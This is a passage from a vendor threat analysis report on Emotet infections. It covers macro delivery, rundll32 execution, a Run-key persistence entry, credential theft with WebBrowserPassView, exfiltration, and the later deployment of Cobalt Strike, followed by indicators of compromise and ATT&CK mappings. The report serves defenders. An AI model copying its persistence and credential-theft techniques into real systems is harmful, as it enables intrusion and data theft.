
When the user enables macro execution, the Office macros execute:



Office Excel application prompts a user to enable macro execution

The macros establish a connection to an attacker-controlled endpoint to download the Emotet malware. Emotet typically arrives from the attacker-controlled endpoint in the form of a DLL file that the macros store under a filename with the extension .ocx, such as *besta.ocx*, *bestb.ocx*, or *bestc.ocx*.

The macros use the *rundll32* Windows utility and specify the DLL entry point *Control_RunDLL* or *DllRegisterServer* to execute Emotet. The macros may obfuscate the DLL entry point name by appending the ampersand (&) character to individual characters of the name:



rundll32 executes Emotet: DllRegisterServer DLL entry point as seen in the Cybereason XDR Platform

Malicious Activities

When Emotet executes on a compromised system, the malware first establishes persistence by creating system services that start at system startup or by creating registry values at the

`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run` registry key:


- Properties

Registry entry name	Value
<code>hku\... \software\microsoft\windows\currentversion\run\oxneternhgbtah.ybc</code>	<code>C:\WINDOWS\SysWOW64\rundll32.exe "C:\Users\... \AppData\Local\... \oxneternhgbtah.ybc",FRgbJJocS</code>


Emotet (DLL file: `oxneternhgbtah.ybc`) establishes persistence on compromised system as seen in the Cybereason XDR Platform

Emotet then executes processes that conduct malicious activities. The processes that Emotet executes have random names and are children processes of the process of the `rundll32` utility that executes Emotet.

In the attack scenario that we analyzed, Emotet executed a process that steals cookies or web and email credentials from client credential databases. Emotet used the keyword `scomma` in the process command line to [execute](#) `WebBrowserPassView`, a tool that steals web credentials from browser credential databases. Emotet then exfiltrated data from the compromised system to attacker-controlled endpoints:



Emotet executes processes that conduct malicious activities as seen in the Cybereason XDR Platform



Emotet executes the WebBrowserPassView tool as seen in the Cybereason XDR Platform

- **Connection**

10.208.114.163:51602 > 148.72.96.3:80
Connections

10.208.114.163:51602 > 148.72.96.3:80
External connections

10.208.114.163:51602 > 148.72.96.3:80
Outgoing connections

1
Total number of connections

174 B
Total transmitted bytes

475 KB
Total received bytes

- **DNS**

2 resolved dns queries from domain to ip

primgtalent.com > 148.72.9...

primgtalent.com > 148.72.96...

[View all elements](#)

Emotet exfiltrates data as seen in the Cybereason XDR Platform

After Emotet exfiltrated data, the Emotet operators deployed the Cobalt Strike framework on the compromised system. Emotet deployed a Cobalt Strike beacon in the form of a DLL file and executed the beacon by invoking the `DllRegisterServer` DLL entry point.

Detection and Prevention of emotet

Cybereason XDR Platform

The [Cybereason XDR Platform](#) is able to detect and prevent IcedID, QBot, and Emotet using multi-layer protection that detects and blocks malware with threat intelligence, machine learning, and Next-gen Antivirus (NGAV) capabilities:



Cybereason XDR Platform detects IcedID injecting code into a cmd.exe instance



Cybereason XDR Platform detects IcedID executing a Cobalt Strike loader implemented in adobe.dll





regsvr32.exe

Process has loaded a malicious tool
Root cause

Cybereason XDR Platform detects a malicious Office macro executing QBot using the regsvr32 Windows utility

Malops (1)

Type	Root cause
	<p>Malicious process em.xlsx</p> <p> Malicious by opening malicious file</p>

Cybereason XDR Platform detects a malicious Office Excel document that distributes Emotet

Cybereason GSOC MDR

The Cybereason GSOC recommends the following:

- Enable the *Anti-Malware* feature in the Cybereason NGAV module and enable the [Detect and Prevent modes](#) of this feature.
- Securely handle email messages that originate from external sources. This includes disabling hyperlinks and investigating the content of email messages to identify phishing attempts.
- Threat Hunting with Cybereason: The Cybereason MDR team provides its customers with custom hunting queries for detecting specific threats - to find out more about threat hunting and [Managed Detection and Response](#) with the Cybereason Defense Platform, [contact a Cybereason Defender here](#).
 - For Cybereason customers: More details [available on the NEST](#) including custom threat hunting queries for detecting this threat.

Cybereason is dedicated to teaming up with defenders to end cyber attacks from endpoints to the enterprise to everywhere. [Schedule a demo today](#) to learn how your organization can benefit from an [operation-centric approach](#) to security.

Indicators of Compromise

Executables	SHA-1 hash:
-------------	-------------


	<p>a4d415c07b4ff77c6bd792c32fc46bfc6a1b0354</p> <p>SHA-1 hash:</p> <p>e8992a283f9f37dec617b305db2790d9112d3a20</p>
Domains	<p>zasewalli[.]fun</p> <p>endofyour[.]ink</p> <p>pedrosimanez[.]fun</p> <p>kingflipp[.]online</p> <p>beliale232634[.]at</p> <p>belialw869367[.]at</p> <p>belialq449663[.]at</p>
IP Addresses	<p>23.111.114[.]52</p> <p>104.168.44[.]130</p> <p>185.70.184[.]8</p>

MITRE ATT&CK Techniques: Cobalt Strike, IceID, Emotet and QBOT

Initial Access	Execution	Persistence	Defense Evasion	Credential Access	Discovery	Lateral Movement	Exfiltration
<p>Phishing: Spearphishing Attachment</p>	<p>User Execution: Malicious File</p>	<p>Scheduled Task/Job: Scheduled Task</p>	<p>Abuse Elevation Control Mechanism: Bypass User Account Control</p>	<p>Credentials from Web Browsers</p>	<p>Account Discovery</p>	<p>Remote Services: Remote Desktop Protocol</p>	<p>Exfiltration Over Alternative Protocol</p>

	Windows Management Instrumentation		Signed Binary Proxy Execution: Regsvr32		Domain Trust Discovery		
			Signed Binary Proxy Execution: Rundll32		Network Service Scanning		
			Modify registry		Remote System Discovery		

About the Researchers:




Eli Salem, Senior Security Analyst, Cybereason Global SOC

Eli is a lead threat hunter and malware reverse engineer at Cybereason. He has worked in the private sector of the cyber security industry since 2017. In his free time, he publishes articles about malware research and threat hunting.




Aleksandar Milenkoski, Senior Malware and Threat Analyst, Cybereason Global SOC

Aleksandar Milenkoski is a Senior Malware and Threat Analyst with the Cybereason Global SOC team. He is involved primarily in reverse engineering and threat research activities. Aleksandar has a PhD in system security. For his research activities, he has been awarded by SPEC (Standard Performance Evaluation Corporation), the Bavarian Foundation for Science, and the University of Würzburg, Germany. Prior to Cybereason, his work focussed on research in intrusion detection and reverse engineering security mechanisms of the Windows operating system.




Brian Janower, Security Analyst, Cybereason Global SOC

Brian Janower is a Security Analyst with the Cybereason Global SOC team. He is involved in malware analysis and triages security incidents effectively and precisely. Brian has a deep understanding of the malicious operations prevalent in the current threat landscape. He is in the process of obtaining a Bachelor of Science degree in Systems Information & Cyber.



Yonatan Gidnian, Senior Security Analyst and Threat Hunter, Cybereason Global SOC

Yonatan Gidnian is a Senior Security Analyst and Threat Hunter with the Cybereason Global SOC team. Yonatan analyses critical incidents and hunts for novel threats in order to build new detections. He began his career in the Israeli Air Force where he was responsible for protecting and maintaining critical infrastructures. Yonatan is passionate about malware analysis, digital forensics, and incident response.



Rotem Rostami, Security Analyst, Cybereason Global SOC

Rotem Rostami is a Security Analyst with the Cybereason Global SOC (GSOC) team. She is involved in malware analysis activities and triages security incidents effectively and precisely. Rotem has a deep understanding of the malicious operations prevalent in the current threat landscape. Rotem has been working in the cybersecurity industry since 2018.

Source: <https://www.cybereason.com/blog/threat-analysis-report-all-paths-lead-to-cobalt-strike-icedid-emetet-and-qbot>